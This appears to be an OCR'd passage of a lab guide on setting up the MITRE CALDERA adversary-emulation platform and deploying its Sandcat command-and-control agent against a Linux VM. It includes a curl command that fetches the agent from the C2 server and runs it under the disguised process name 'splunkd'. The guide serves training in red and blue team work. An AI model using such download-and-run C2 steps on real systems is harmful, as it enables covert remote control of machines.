
18.3 Launch the CALDERA server

python3 server.py

- You will see the credentials used for your Red team (offensive attacker) and Blue team (cyberthreat defender) accounts.
- Copy these credentials somewhere for future reference when logging in to CALDERA.

18.4. Accessing CALDERA


- Navigate to Mozilla Firefox browser, type into the search bar and press enter: *<vm_ipAddress>:8888*
- Use the credentials to access the accounts at the CALERA login page




18.5. Configuration of MITRE CALDERA

Creating an agent (RED TEAM)

- Once you enter your MITRE CALDERA account, navigate to the “agents” panel
    - An agent acts as a command-and-control server (C2), which allows attackers to execute commands and malicious malware to take control of users’ devices.




- Click “Deploy an agent” and select “Sandcat” from the drop down menu
    - Sandcat is CALDERA’s default C2 agent.



- Under “Platform”, select Linux
- In the input field for “app.contact.http”, type: *https://<vm_ip>:8888*
    - **app.contact.http** is the URL where your CALDERA agent is calling back to to communicate with the CALDERA server

- In the input field for “app.implant_name”, type any custom name for the process




- You should see bash scripts for red team and blue team

18.6. Running the agent (RED TEAM)

- Run the following to start the agent:


  server=”http://<vm_ipAddress>”:
  curl –s –X POST –H “file:sandcat.go” -H “platform:linux” $server/file/download > splunkd;
  chmod +x splunkd;
  ./splunkd -server $server –group red –v

- You should now see the agent listed under “Agents”




18.7. Create an operation (RED TEAM)

- Navigate to “Operations” panel and click “Create Operation”
- Insert any custom name into “operation name” field
- Selecting an adversary and selecting a different fact source is optional
- Click “Start" to begin the operation



- Click “+ Manual Command" to add a command to your operation so it is functional
- In the input box for “cmd”, type and click “Add command”:
  ip a
  - This command lists the IP addresses, MAC addresses, and network interfaces on the Linux VM.
  - This command should run automatically, but if you want to run it manually, click “Run 1 Link”



- In the corresponding operation row under the operation list, click “View output” to see if the attack on the VM successfully executed